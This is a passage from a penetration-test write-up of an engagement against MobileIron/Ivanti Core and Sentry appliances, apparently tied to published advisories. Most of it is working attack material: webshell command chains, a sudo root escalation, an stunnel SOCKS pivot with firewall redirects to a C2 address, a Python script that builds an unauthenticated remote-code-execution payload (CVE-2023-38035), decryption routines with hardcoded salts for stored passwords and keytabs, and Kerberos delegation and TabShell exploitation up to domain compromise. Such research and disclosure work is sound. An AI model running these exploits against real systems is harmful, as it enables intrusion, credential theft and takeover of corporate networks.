9 uid=101(tomcat) gid=102(tomcat) groups=102(tomcat)
```

D.3 A trivial privilege escalation

After obtaining this initial access, we started looking for ways to escalate our privileges on the system. We noticed that the sudoers policy grants `tomcat2` unrestricted sudo privileges.

```
1 # cat /etc/sudoers.d/00-complete-group-miadmin
2 [...]
3 #VSP-63858 , mics is running some scripts as root user, this is needed,
  ↪ until all those scripts are identified and permitted explicitly
4 tomcat2 ALL=(ALL) ALL, NOPASSWD: ALL
5 Defaults:ha_admin !syslog
6 Defaults:tomcat2  !syslog
```

On previous versions, 11.8.0.0-29 for example, the `tomcat` group had write privileges on `/mi/tomcat2/webapps/`. While writing this paper, we noticed the access permissions were fixed on recent versions, such as 11.10.0.2.

```
1 # ls -l /mi/tomcat2/webapps/
2 total 124092
3 drwxrwxr-x 3 tomcat2 tomcat      4096 Nov 30 17:31 .
4 drwxrwxr-x 8 tomcat2 tomcat      4096 Nov 29 16:02 ..
5 drwxr-xr-x 9 root    root        4096 Nov 30 17:31 mics
6 -rw-rw-r-- 1 tomcat2 tomcat 127056695 Oct 20  2022 mics.war
```

With such misconfiguration, the escalation was straightforward. It only required creating a folder in `/mi/tomcat2/webapps`, then copying of the webshell in it.

```
1 $ curl -k https://micore.local/mifs/401.jsp -H 'WS: bash -c "mkdir
  ↪ /mi/tomcat2/webapps/ws/ ; cp /mi/tomcat/webapps/mifs/session.jsp
  ↪ /mi/tomcat2/webapps/ws/ws.jsp; ls -l /mi/tomcat2/webapps/ws/"'
2 $> bash -c "mkdir /mi/tomcat2/webapps/ws/ ; cp
  ↪ /mi/tomcat/webapps/mifs/session.jsp /mi/tomcat2/webapps/ws/ws.jsp;
  ↪ ls -l /mi/tomcat2/webapps/ws/"
3 total 4
4 -rw-r--r-- 1 tomcat tomcat 609 Nov 30 17:45 ws.jsp
```

Since the HTTP connector running as `tomcat2` is bound on the local interface to the TCP ports 9081 and 9082, the initial webshell was used to reach the second.

```
$ curl -k https://micore.local/mifs/401.jsp -H 'WS: curl -k
↪  http://127.0.0.1:9081/ws/ws.jsp -H "WS: sudo id" '
[...]
uid=0(root) gid=0(root) groups=0(root)
```

D.4 Leveraging Stunnel for network foothold

Having obtained unrestricted permissions on the server, we confidently shifted our focus on the setup of a network pivot. Since outbound connections were not allowed, we could not rely on an implant offering reverse SOCKS proxy capabilities. Moreover, being behind a reverse proxy, a restricted set of ports were exposed on the internet.

Among the processes running on the instance, we noticed that the third-party program `stunnel` is used by MobileIron to add a TLS layer to protect the MobileIron device synchronization protocol (MI Protocol). MobileIron's deployment guidelines [11] recommend exposing on internet the 9997 TCP port for this protocol.

The `stunnel` program is an SSL/TLS Swiss army knife mainly used to add an encryption layer to TCP connections. It offers multiple functionnalities to support common network-related daemons or set up a SOCKS5 tunnel. Therefore, we decided to rely on its SOCKS5 server feature to establish a network foothold.

The original configuration file used by MobileIron is stored in `/mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf`:

```
# ps x | grep stunnel
4487 ?        Ss     0:00 /usr/bin/stunnel
↪  /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf

$ cat /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf
ciphers = ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:ECDHE⌋
↪  -ECDSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256
sslVersion = all
options = NO_TLSv1.1
options = NO_TLSv1
options = NO_SSLv3
options = NO_SSLv2
options =  -NO_TLSv1.2
renegotiation = no
foreground = no
pid = /var/run/tlsproxy/tlsproxy.pid
```

```
setgid = root
setuid = root
fips = no
cafile = /mi/miclientKS/chain.pem
cert = /mi/miclientKS/miclient.pem
key = /mi/miclientKS/key.pem
sessionCacheTimeout = -1
debug = local2.0

[miclients]
accept = :::9997
connect = localhost:9999
```

We altered it in order to spin up a SOCKS proxy server that uses a *PSK* key of our choice and binds to a port on the local interface.

To do so, the following commands were executed via the webshell chain.

```
# echo misocks:$(openssl rand -hex 32) | tee
↪  /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets
misocks:7e8d4dc467604869d85575583486e674393602ddd2afc4bb8813f2e07e3d725a

# chmod 400
↪  /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets

# echo -e '\n[misocks]\nprotocol = socks\naccept = \nPSKsecrets =
↪  /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets' |
↪  tee -a /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf
[misocks]
protocol = socks
accept = localhost:10000
PSKsecrets =
↪  /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets

# killall stunnel ; stunnel
↪  /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf
```

To piggyback the legitimate 9997 port, we added NAT rules on the local firewall to redirect the traffic coming from our IP address to the local SOCKS port. This allowed us to take advantage of already opened ports on the external firewall/virtual IP and blend in with legitimate activity.

```
$ sudo iptables -I CPP -j ACCEPT -p tcp --dport 10000

  # To be used if the socks listens on *
$ sudo iptables -t nat -A PREROUTING -s <C2_IP>/32 -p tcp --dport 9997
↪  -j REDIRECT --to 10000

# To be used if the socks listens solely on localhost
```

```
7  $ sudo sysctl -w net.ipv4.conf.eth0.route_localnet=1
8  $ sudo iptables -t nat -A PREROUTING -s <C2_IP>/32 -p tcp --dport 9997
   ↪  -j DNAT --to-destination 127.0.0.1:10000
```

Ultimately on our distant C2 server, we launched an `stunnel` process in client mode.

```
1  $ cat /etc/stunnel/stunnel.conf
2  [misocks]
3  client = yes
4  accept = 127.0.0.1:1080
5  connect = micore.local:9997
6  PSKsecrets = /etc/stunnel/stunnel.secrets
7
8  $ stunnel /etc/stunnel/stunnel.conf
9
10 $ curl -x socks5h://127.0.0.1:1080 -sk
   ↪  https://127.0.0.1:8443/mics/login.jsp | grep title
11 <title>Ivanti System Manager: Sign In</title>
```

Throughout the engagement, this setup gave us a network pivot with optimal performances and great stealth.

E Pivoting to Sentry

Standalone Sentry appliances were great assets to pivot to due to their nature and the firewall exceptions they require. For example, when configured for *ActiveSync*, Sentry acts as gateway on the internet to reach the HTTP services of on-premise *Exchange* servers.

Thus, on a corporate network, the firewall rules will probably allow Sentry instances to reach these servers. Otherwise, the *AppTunnel* implies reaching internal web applications, such as *Sharepoint* or *PowerBI* servers. Compromising Sentry instances is therefore a great way to extend the attack surface and take advantage of legitimate network flows to compromise corporate resources.

That being said, after the full compromise of a Core instance, we have discovered that the MICS portal is vulnerable to unauthenticated remote code execution. During the engagement, this vulnerability was a zero-day.

An advisory [8] was sent to Ivanti at the end of the engagement to disclose it. Nonetheless, it was poorly processed by the editor and, in the meantime, a third-party reported the same vulnerability and got credited for CVE-2023-38035 [5].

The issue affects the `uploadFileUsingFileInput` method on the Hessian `MICSLogService`, which acts as a command-execution-as-a-feature method. The following source code snippets are self-explanatory.

```
// mics.war : WEB-INF/lib/com/mi/middleware/service/MICSLogService.java
package com.mi.middleware.service.impl
[...]
public interface MICSLogServiceImpl {
[...]
  public synchronized JSONObject uploadFileUsingFileInput(final
  ↪  SystemCommandRequestDTO requestDTO, ServletContext
  ↪  servletContext) {
[...]
      try {
        String cmd = requestDTO.getCommand();
        Runtime rt = Runtime.getRuntime();
        Process proc = rt.exec(cmd);
        String fname = requestDTO.getInputFile();
        file = new RandomAccessFile(fname, "r");
[...]
```

```
// mics.war : WEB-INF/lib/com/mi/mics/dto/SystemCommandRequestDTO.java
public class SystemCommandRequestDTO extends ServiceRequestDTO {
[...]
  private String command;

  private boolean isRoot = false;

  private boolean logCommandErrors = true;

  private List<String> cmdListArray;

  private String inputFile;
[...]
  public String getCommand() {
    return this.command;
  }
```

Being a Hessian service, no authentication is required to exploit it. However, as explained earlier, one should find a trick to reach the MICS portal on the internal interface. In our case, having compromised the Core instance, we used the webshell or the SOCKS proxy to reach it.

The *mi_sentry_micslogservice.py* [16] script was put together to generate a Hessian message calling `uploadFileUsingFileInput` with an arbitrary command:

```
1  #!/usr/bin/python3
2
3  from pyhessian.encoder import encode_object
4  from pyhessian.protocol import Call, object_factory
5  import typer, base64
6
7  app = typer.Typer(add_completion=False)
8
9  @app.command()
10 def main(cmd):
11 dto = object_factory("com.mi.mics.dto.SystemCommandRequestDTO",
   ↪  command=cmd)
12
13 print(base64.b64encode(encode_object(Call("uploadFileUsingFileInput",
   ↪  args=[dto, None], version=2))).decode())
14
15 if __name__ == "__main__":
16 typer.run(app())
```

Thanks to it, a webshell could be planted in the MICS web root with the following command line:

```
1  $ curl -k https://micore.local/mifs/401.jsp -H "WS: curl -sk -H
   ↪  'Content-Type: application/x-hessian'
   ↪  'https://sentry1.local:8443/mics/services/MICSLogService' -v
   ↪  --data-binary @<(echo $(./mi_sentry_micslogservice.py "python -v -c
   ↪  open('/mi/tomcat2/webapps/mics/css/ws.jsp','w').write('$(xxd -p -c
   ↪  1000 webshell.jsp)'.decode('hex'))") | base64 -d) 2>&1 " --output -
2  $> curl -sk -H 'Content-Type: application/x-hessian'
   ↪  'https://sentry1.local:8443/mics/services/MICSLogService'
   ↪  --data-binary @<(echo YwIA[...]no= | base64 -d) 2>&1
3  HRH isRunningTZ
```

As the webshell is executed within the MICS portal running as `tomcat2`, the privilege escalation was trivial with sudo:

```
1  $ curl -k https://micore.local/mifs/401.jsp -H "WS: curl -sk
   ↪  https://sentry1.local:8443/mics/css/ws.jsp -H 'WS: cat /mi/release;
   ↪  id ; sudo id'"
2  [...]
3  Sentry Standalone 9.18.0 Build 6 (Branch
   ↪  wolverine-9.18.0-sentry-release)
4  uid=497(tomcat2) gid=102(tomcat) groups=102(tomcat)
5  uid=0(root) gid=0(root) groups=0(root)
```

Finally, to create a second network pivot, we leveraged again the `stunnel` binary to launch the SOCKS server. Since the `stunnel` package

was not installed by default on the Sentry instance, we transferred the binary from the adjacent Core instance. Moreover, on Sentry standalone, the 9997 TLS sync port is not exposed. Instead, port 443 is exposed for the `asproxy` web application, running as `tomcat`. This app proxifies the traffic related to AppTunnel and ActiveSync.

```
# ss -ntlp | grep 443
LISTEN  0  128  *:443  *:*  users:(("java",pid=1386,fd=372))

# ps aux | grep 1386
tomcat  1386  1.0  15.6  3923928  606320  ?  Sl  16:27  0:44
↪  /usr/java/default/bin/java
↪  -Djava.util.logging.config.file=/mi/tomcat/conf/logging.properties

# ls -l  /mi/tomcat/webapps/
total 115140
drwxr-xr-x  4  tomcat  tomcat  4096  Aug  4  08:14  asproxy
```

In the same manner, we altered the firewall to redirect packets matching our IP address from port 443 to the SOCKS port.

E.1 Extracting secrets

Upon gaining shell access or command execution capabilities on a Core instance, multiple useful secrets could be extracted from the file system and the local database.

Some interesting files are stored in the `/mi/files/system` folder.

```
$ tree -a /mi/files/system/
/mi/files/system/
|-- .altdevshellpasswordhash
|-- .dbpp
|-- .devshellpasswordhash
|-- .mifpp
|-- .mrpp
|-- .spp
|-- .spp2
|-- .spp3
```

First, the database credentials are stored in the `.dbpp` and `.mifpp` files. The latter can be read by the **tomcat** user, thus via the webshell.

```
$ ls -l /mi/files/system/.{dbpp,mifpp}
-r--rw---- 1 tomcat tomcat  8 Jul 31 16:53 /mi/files/system/.dbpp
-rw-r--r-- 1 root   root   41 Nov 28 14:27 /mi/files/system/.mifpp
```

```
4
5  $ cat /mi/files/system/.mifpp
6  [client]
7  user=micoredb
8  password=***
9
10 $ cat /mi/files/system/.dbpp
11 ***
```

The cryptographic routines of MobileIron rely on secret keys generated at the installation. The keys are stored in the `.spp[0-9]*` files which can be read by the webserver process.

```
1  $ ls -l /mi/files/system/.{spp,spp2,spp3}
2  -r--rw---- 1 tomcat tomcat 32 Jul 31 16:53 /mi/files/system/.spp
3  -r--rw---- 1 tomcat tomcat 44 Jul 31 16:53 /mi/files/system/.spp2
4  -r--rw---- 1 tomcat tomcat 44 Jul 31 16:53 /mi/files/system/.spp3
```

To dump data from the local MySQL database, one can use the credentials of the `micoredb` user or simply use either the `miadmin` or `migrator` users configured with a trivial password (guessing them is left as an exercise to the reader). These default users are granted enough privileges to retrieve interesting secrets.

```
1  +----------------------------------------------------------------------------+
2  | GRANT ALL PRIVILEGES ON *.* TO 'micoredb'@'localhost' WITH GRANT OPTION |
3  | GRANT ALL PRIVILEGES ON *.* TO 'miadmin'@'localhost' WITH GRANT OPTION  |
4  | GRANT USAGE ON *.* TO 'migrator'@'localhost'                             |
5  | GRANT SELECT ON `mifs`.* TO 'migrator'@'localhost'                       |
6  +----------------------------------------------------------------------------+
```

The users are stored in the `mi_user` table. Notice how the `password` column is populated with a particular value.

```
1  $ mysql -u'miadmin' -p'***' -e 'select id,principal,password,password_hash from
   ↪  mifs.mi_user'
2  +------+-----------+------------------+----------------------------------------+
3  | id   | principal | password         | password_hash                          |
4  +------+-----------+------------------+----------------------------------------+
5  | 9000 | misystem  | NULL             | NULL                                   |
6  | 9001 | admin     | NULL             | V2;pAFG40EHi8plFjiM06jmXw==;0qIyyiUZ.. |
7  | 9002 | user1     | V2DCS5wMXHI8g*** | V2;Euf+YimQS4bQm5C0cYMxYg==;+KDxGobW.. |
8  | 9003 | ayrton    | NULL             | NULL                                   |
9  +------+-----------+------------------+----------------------------------------+
```

The `password_hash` value prefixed with `V2` is simply a *PBKDF2WithHmacSHA256* hash with 310000 rounds. It can be transformed to hashcat format with the following command:

```
$ echo 'V2;pAFG40EHi8plFjiM06jmXw==;0qIyyiUZvog3wsw9hVzDTg==' | awk
↪  -F';' '{print "sha256:310000:"$2":"$3}' | tee hashes
sha256:310000:pAFG40EHi8plFjiM06jmXw==:0qIyyiUZvog3wsw9hVzDTg==

$ hashcat -m 10900 -a 3 hashes wordlist
sha256:310000:pAFG40EHi8plFjiM06jmXw==:0qIyyiUZvog3ws...:Password123
```

Otherwise, the value in the `password` column is in reality the plaintext password encrypted with AES.

The LDAP password, returned by the `getLDAPConfigs` method, is also stored encrypted in the `mifs_ldap_server_config` table.

```
$ mysql -u'miadmin' -p'***' -B -e 'select
↪  url,auth_principal,auth_password,auth_password_hash from
↪  mifs.mifs_ldap_server_config;'
url auth_principal  auth_password   auth_password_hash
ldaps://10.1.1.1    mobileiron-svc
↪  V2DE5UghetS6X7M4vfkfzlQYkUc9Lv3gJ0MktXIuMMNd/wtfH+K9Q=
↪  $5$r=15000$ZcIAI56S$eGctJ3b5h4m5f48S.vaIrz2sRYIz24.xHIcQcnMC9z1
```

At the time of writing, there are three encryption formats.

```
# EncryptionSupportV1
[ BASE64(IV) ] + [ '\#\#\#' ] + [ BASE64(CIPHER) ]

# EncryptionSupportV2
[ 'V2' ] + [ BASE64(IV_LEN + IV + CIPHER) ]}

# EncryptionSupportV3
[ 'V3;' ] + [ BASE64(DEK_IV + DEK_CIPHER) ] + [ ';' ] + [ BASE64(DATA_IV +
↪  DATA_CIPHER) ]}
```

Version 1 ciphers are in the format `B64(IV)###B64(cipher)` and use *AES-CBC* with an encryption key *PBKDF2*-derived from the random passphrase stored from the `.spp` file.

The decryption routine is as follows:

```
def decryptV1(passphrase, cipherText):
    # salt
    srpp = b"EKmxlP6d4PdqBzfBpho0tPdAg5Nkzn7B"
    RANDOM_PASSPHRASE_LEN = 32
    NUM_ITERATIONS = 10
    DERIVED_KEY_SIZE = 128
    IV_LENGTH = 16
    SPLIT_STRING = b"###"
    dk = hashlib.pbkdf2_hmac("sha256", passphrase[0:RANDOM_PASSPHRASE_LEN],
    ↪  srpp, NUM_ITERATIONS, DERIVED_KEY_SIZE / 8)
    iv, val = cipherText.split(SPLIT_STRING)
```

```
11      cipher = AES.new(dk, AES.MODE_CBC, base64.b64decode(iv)[0:IV_LENGTH])
12      return unpad(cipher.decrypt(base64.b64decode(val)), 16)
```

Version 2 ciphers are prefixed with the `V2` string and use *AES-GCM* with an encryption key *PBKDF2*-derived from the random passphrase stored from the `.spp2` file.

```
1    def decryptV2(passphrase, cipherText):
2      srpp = b"cAElWt8La8RS9o9gAypX4mLo0Gx8YGcCPywVJpNEu0ZC"
3      authenticationBytes = base64.b64decode("EAAAAAAAAAAA")
4      RANDOM_PASSPHRASE_LEN = 44
5      NUM_ITERATIONS = 10
6      DERIVED_KEY_SIZE_256 = 256
7      IV_LENGTH = 12
8      V2_PREFIX = b"V2"
9      dk = hashlib.pbkdf2_hmac("sha256", passphrase[0:RANDOM_PASSPHRASE_LEN],
       ↪  srpp, NUM_ITERATIONS, DERIVED_KEY_SIZE_256 / 8)
10     ct = base64.b64decode(cipherText[2:])
11     cipherTextIVLength = int(ct[0])
12     alteredCipherTextIVLength = cipherTextIVLength
13     if cipherTextIVLength < 1 or cipherTextIVLength > 100:
14         print("Error cipherTextIVLength")
15     if cipherTextIVLength == 21:
16         cipherTextIV = ct[1 + len(authenticationBytes) : 1 + cipherTextIVLength]
17         alteredCipherTextIVLength = cipherTextIVLength -
           ↪  len(authenticationBytes)
18     else:
19         cipherTextIV = ct[1 : 1 + cipherTextIVLength]
20     encryptedData = ct[1 + cipherTextIVLength :]
21     cipher = AES.new(dk, AES.MODE_GCM, cipherTextIV)
22     return cipher.decrypt(encryptedData)[:-16]
```

A third version of the ciphers depends on the passphrase stored in the `.spp3` file. It also uses the *AES-GCM* algorithm, but relies on a random *Data Encryption Key* protected with a *Key Encryption Key* derived from the random passphrase stored in the `.spp3` file. We did not transpose the `V3` decryption routine to Python.

The *mi_decrypt.py* [17] script has been put together to load the `.spp*` files and automate the decryption process.

```
1    #!/usr/bin/python3
2
3    import sys
4    import hashlib
5    import base64
6    from Crypto.Cipher import AES
7    import warnings
8    from Crypto.Util.Padding import unpad
9
10   warnings.filterwarnings("ignore")
```

```
11
12  def decryptV1(passphrase, cipherText):
13  [...]
14
15  def decryptV2(passphrase, cipherText):
16  [...]
17
18  if __name__ == "__main__":
19      config = {
20          "lab": {"V1": "./lab_files/.spp", "V2": "./lab_files/.spp2"},
21      }
22      env = sys.argv[1]
23      cipherText = sys.argv[2].encode()
24      if b"###" in cipherText:
25          res = decryptV1(open(config[env]["V1"]).read().encode(),
            ↪  cipherText)
26      elif cipherText[0:2] == b"V2":
27          res = decryptV2(open(config[env]["V2"]).read().encode(),
            ↪  cipherText)
28      else:
29          print("Error: unrecognized format")
30          exit(1)
31      sys.stdout.buffer.write(res)
```

Finally, the ciphers stored in the database, such as user passwords and the LDAP bind password, could be decrypted:

```
1  $ mi_decrypt.py lab
   ↪  V2DE5UghetS6X7M4vfkfzlQYkUc9Lv3gJ0MktXIuMMNd/wtfH+K9Q=
2  Password
3
4  $ mi_decrypt.py lab
   ↪  V2DCS5wMXHI8gliit2nRuuTm6Dm4exzj+/GC8a09MVCTSkbSjIKy6FnPw=
5  Password123@
```

With the `saverUserPassword` feature enabled on our target instance, we seamlessly recovered 2000 user passwords. Thus, we managed to get the actual password of Active Directory users or at least get a hint regarding the password pattern they use.

Another interesting data to look for was the Sentry configuration related to *ActiveSync* and *AppTunnel* features. It lives on the Core instance and is pushed to the right standalone Sentry instances.

On a production environment, it stores credentials of principals configured for Kerberos constrained delegation to HTTP services. Their usage is to seamlessly authenticate users to internal web applications or *Exchange* servers.

As an administrator, the credentials can be configured through a form or by uploading a Keytab file.

Fig. 3. Kerberos authentication configuration for the Sentry service.

Fig. 4. Kerberos authentication configuration with a keytab.

Such configuration is saved in the `eas_proxy` table. The password is stored encrypted with the usual format.

```
$ mysql -u'miadmin' -p'***'  -B -e 'select
↪   host,servers,kerberos_config from mifs.eas_proxy;'
host    servers kerberos_config
sentry1.dev.local    default;EXCHANGE1.DEV.LOCAL;EXCHANGE2.DEV.LOCAL
↪   {\n   "sentrySPN" : "KER-SENTRY1",\n   "sentryDomain" :
↪   "DEV.LOCAL",\n   "activeSyncServerSPNs" :
↪   "HTTP/EXCHANGE1.DEV.LOCAL;HTTP/EXCHANGE2.DEV.LOCAL",\n   "password"
↪   : "V2DIVeHmNT8zjQlaKZG2f3nrPl2MPZubAb8JmMAiJWEbpqhFHORw==",\n
↪   "realmToKdcs" : { },\n   "kdcDiscovery" : true,\n
↪   "encryptionAlgVersion" : 2,\n   "kdcsForThisRealm" :
↪   "KDC.DEV.LOCAL"\n}
```

```

$ ./mi_decrypt.py lab
↪  V2DIVeHmNT8zjQlaKZG2f3nrPl2MPZubAb8JmMAiJWEbpqhFHORw==
Password
```

Likewise, Keytab files can be retrieved and decrypted to retrieve the principal's AES or RC4 keys.

```
$ mysql -u'miadmin' -p'***'  -B -e 'select
↪  host,servers,kerberos_config from mifs.eas_proxy;'
host    servers kerberos_config
sentry1.dev.local   default;EXCHANGE1.DEV.LOCAL;EXCHANGE2.DEV.LOCAL
↪  {\n  "keytab" : "V2DEOqfiKbnO9SSIxxwIte7aCmM6xyx+UjTHpqnZzOI2y7oEo⌟
↪  URBOepsrTpqlae9TY4Qkm1D7uCz3a8CFcF2QIR6zPX6A5FNYOams2r5Ky6YtqVmqMYO⌟
↪  cz7ChlX3uPoxfVMyRiCVYzRcFvRnNktThvhXO2v8CTr2+yzIP3hZcGLcxZ/14MZ6khZ⌟
↪  uAKItEl8pRb8NJsVH5T1gSHMt1um2dU48tnQAPuPKR6TGN/moY=",\n
↪  "sentrySPN" : "KER-SENTRY1",\n  "sentryDomain" : "DEV.LOCAL",\n
↪  "activeSyncServerSPNs" :
↪  "HTTP/EXCHANGE1.DEV.LOCAL;HTTP/EXCHANGE2.DEV.LOCAL",\n  "password"
↪  : "",\n  "realmToKdcs" : { },\n  "kdcDiscovery" : true,\n
↪  "encryptionAlgVersion" : 2,\n  "kdcsForThisRealm" :
↪  "KDC.DEV.LOCAL"\n}

$ ./mi_decrypt.py lab 'V2DEOqfiKbnO9SSIxxwIte7aCmM6xyx+UjTHpqnZzOI2y7oE⌟
↪  oURBOepsrTpqlae9TY4Qkm1D7uCz3a8CFcF2QIR6zPX6A5FNYOams2r5Ky6YtqVmqMY⌟
↪  Ocz7ChlX3uPoxfVMyRiCVYzRcFvRnNktThvhXO2v8CTr2+yzIP3hZcGLcxZ/14MZ6kh⌟
↪  ZuAKItEl8pRb8NJsVH5T1gSHMt1um2dU48tnQAPuPKR6TGN/moY=' >
↪  sentry.keytab

$ klist -t -K -e -k sentry.keytab
Keytab name: FILE:sentry.keytab
KVNO Timestamp           Principal
---- -------------------
↪  -----------------------------------------------------
   1 11/28/2023 17:52:54 KER-SENTRY1@DEV.LOCAL
   ↪  (DEPRECATED:arcfour-hmac)  (0xa4f49c406510bdcab6824ee7c30fd852)
   1 11/28/2023 17:52:54 KER-SENTRY2@DEV.LOCAL
   ↪  (aes256-cts-hmac-sha1-96)  (0xa8604249db97eb2efb62f74e583cfb9653⌟
   ↪  b881621ed473e82fcb06e856712a1e)
```

E.2 Attacking the domain

As stated before, the Kerberos principals, configured for Sentry's *ActiveSync* and *AppTunnel* feature, are able to impersonate domain users for a specific *Service Principal Name* (SPN). During our engagement,

some had SPNs for the HTTP service of *Exchange* servers and others for internal resources hosting *Sharepoint*, *PowerBI* or internal applications.

Regarding the *Exchange* servers, it was particularly dangerous because some users, allowed to access the remote *PowerShell* service, lacked the `NOT_DELEGATED` flag denying Kerberos delegation. Moreover, we identified a single unpatched *Exchange* server affected by CVE-2022-41076 [13]. Thus, we exploited the *TabShell* [12] vulnerability to escape the restricted PowerShell session and compromise the server.

The result of the following LDAP result shows such constrained delegation configured on the Sentry-related principal:

```
$ ldeep ldap -u user -p *** -s ldaps://DC.DEV.LOCAL -d DEV search
↪  '(cn=KER-SENTRY1)' userAccountControl,msDS-AllowedToDelegateTo
[{
  "dn": "CN=KER-SENTRY1,CN=Users,DC=DEV,DC=LOCAL",
  "msDS-AllowedToDelegateTo": [
    "HTTP/EXCHANGE2.DEV.LOCAL",
    "HTTP/EXCHANGE1.DEV.LOCAL"
  ],
  "userAccountControl": "NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD |
  ↪  TRUSTED_TO_AUTH_FOR_DELEGATION"
}]
```

Users that can access the remote *PowerShell* service are configured with the `RemotePowerShell§1` directive in the `protocolSettings` attribute:

```
$ jq '.[] | select(has("protocolSettings")) |
↪  select(.protocolSettings[] | contains("RemotePowerShell§1")) |
↪  .cn' <(ldeep ldap -u user -p *** -s ldaps://DC.DEV.LOCAL -d DEV
↪  users -v)
"Administrator"
"Exchange-Admin"
```

To exploit the *TabShell* vulnerability with a Kerberos service ticket, we wrote the `krb_tabshell_exec_cmd.py` [18] script. We relied on the `pyprsp` module for the *PowerShell Remoting Protocol*. However, it lacked some prerequisites required to load the vulnerable `TabExpansion` function in the session. Thus, we patched it in order to downgrade the `WSManStackVersion` version.

```
$ getST.py -spn HTTP/EXCHANGE1.DEV.LOCAL -k -no-pass -aesKey ***
↪  -impersonate Exchange-Admin 'DEV/KER-SENTRY1'
[...]
```

```
3
4  $ KRB5CCNAME=Exchange-Admin.ccache  python3
   ↪  ./scripts/krb_tabshell_exec_cmd.py -spn HTTP/EXCHANGE1.DEV.LOCAL
   ↪  -url http://EXCHANGE1.DEV.LOCAL -cmd whoami
5  [*] PS> Remote with user : Exchange-Admin@DEV.LOCAL
6  [*] Initialising RunspacePool object for configuration
   ↪  Microsoft.Exchange
7  [*] Opening a new Runspace Pool on remote host
8  [...]
9  [*] Loading Invoke-Expression
   ↪  (Microsoft.PowerShell.Commands.Management.dll)
10
11 [...]
12 [*] PS> TabExpansion lastWord:-test
   ↪  line:;../../../../Windows/Microsoft.NET/assembly/GAC_MSIL/Microsoft
   ↪  .PowerShell.Commands.Utility/v4.0_3.0.0.0__31bf3856ad364e35/Microso
   ↪  ft.PowerShell.Commands.Utility.dll\Invoke-Expression
13
14 The term '../../../../Windows/Microsoft.NET/assembly/GAC_MSIL/Microsoft
   ↪  .PowerShell.Commands.Utility/v4.0_3.0.0.0__31bf3856ad364e35/Microso
   ↪  ft.PowerShell.Commands.Utility.dll\Invoke-Expression' is not
   ↪  recognized as the name of a cmdlet, function, script file, or
   ↪  operable program. Check the spelling of the name, or if a path was
   ↪  included, verify that the path is correct and try again.
15
16 [*] Switching to Full LanguageMode
17 [...]
18 [*] PS> Invoke-Expression
   ↪  "`$ExecutionContext.SessionState.LanguageMode='FullLanguage'"
19 $ExecutionContext.SessionState.LanguageMode='FullLanguage'
20
21 [*] Switching to an unrestricted PSSession
22 [...]
23 [*] PS> Invoke-Expression $s=New-PSSession;
24
25 [*] Processing command
26 [...]
27 [*] PS> Invoke-Expression Invoke-Command -Session $s -ScriptBlock {
   ↪  whoami } | foreach-object { $_.ToString() }
28 DEV\EXCHANGE1$
29
30 [*] Closing Runspace Pool
```

With such an exploit, compromising the machine account of an *Exchange* server granted broader privileges on the domain. In our case, the *Exchange* servers had the right to modify the users' attributes or reset their passwords. Attributes modification opens up for additional attacks, such as:

— Shadow Credentials with the `msDS-KeyCredentialLink` attribute.
— Weak certificate binding with the `altSecurityIdentities` attribute.
— Kerberoasting with the `DONT_REQ_PREAUTH` flag in the `userAccountControl` attribute.

Nevertheless, we exploited the stolen identity to reset the password of an unused service account granted administrator privileges on the virtualization infrastructure. With such access, extracting the memory dump of a domain controller led to the domain compromise.

F Recovering trophies

Once dominance over the Active Directory and the virtualization infrastructure was achieved, we moved toward hunting for the critical assets, identified as trophies of the engagement by the customer: two sophisticated software solutions at the heart of their business.

Technically, reaching the trophies has been facilitated by our access level on the hypervisor hosting the virtual machines of interest and the massive set of corporate credentials in our possession.

Understanding how the applications are built and how end users consume them was certainly the main difficulty at this stage.

G Vulnerabilities recap

The following table summarizes the vulnerabilities exploited throughout the engagement and their status at the time of writing of the present article.

Vulnerability	Software	Status	Reference	Fixed
HTTP Request Smuggling	Apache httpd	Collision	CVE-2023-25690 [4]	Yes
Remote Arbitrary File Write via archive extraction (Zip Slip)	MobileIron Core	Reported	None	No
Unauthenticated Remote Code Execution	MobileIron Sentry	Collision	CVE-2023-38035 [5]	Yes

Table 1. Vulnerabilities summary.

H Conclusion

Over the years, MobileIron suffered from severe vulnerabilities whose overall impact is heightened by the nature of the software. As previously mentioned, the Norwegian government network incident exhibited another set of zero-day vulnerabilities. Naturally, these events shed a light on the solution which led to the discovery of additional issues.

Regarding our customer, this engagement proactively stressed out a weakness in their infrastructure and emulated a realistic APT attack. Moreover, it was made clear that using commercial products shipped as black-box appliances may introduce blind spots for the security supervision.

Otherwise, disclosing the issues to Ivanti was a tedious process, as shown in the timelines of the advisories released along this post:

- *Ivanti EPMM / MobileIron Core - Multiple Vulnerabilities* [7]
- *Ivanti Sentry / MobileIron Sentry - Unauthenticated Remote Code Execution* [8]

The resulting exploitation scripts are available in the `https://github.com/synacktiv/mobileiron-exploit` repository.

References

1. Moritz Bechler. Java Unmarshaller Security. `https://github.com/mbechler/marshalsec/blob/master/marshalsec.pdf`, 2017.
2. CVE-2020-15505. Ivanti MobileIron Multiple Products Remote Code Execution Vulnerability. `https://nvd.nist.gov/vuln/detail/CVE-2020-15505`, 2020.
3. CVE-2020-15506. Authentication bypass vulnerability in MobileIron Core. `https://nvd.nist.gov/vuln/detail/CVE-2020-15506`, 2020.
4. CVE-2023-25690. Inconsistent Interpretation of HTTP Requests ('HTTP Request/Response Smuggling'). `https://nvd.nist.gov/vuln/detail/CVE-2023-25690`, 2023.
5. CVE-2023-38035. Ivanti Sentry Authentication Bypass Vulnerability. `https://nvd.nist.gov/vuln/detail/CVE-2023-38035`, 2023.
6. Cybersecurity and Infrastructure Security Agency. Threat Actors Exploiting Ivanti EPMM Vulnerabilities. `https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-213a`, 2023.
7. Mehdi Elyassa. Ivanti EPMM / MobileIron Core - Multiple Vulnerabilities. `https://www.synacktiv.com/advisories/ivanti-epmm-mobileiron-core-multiple-vulnerabilities`, 2024.
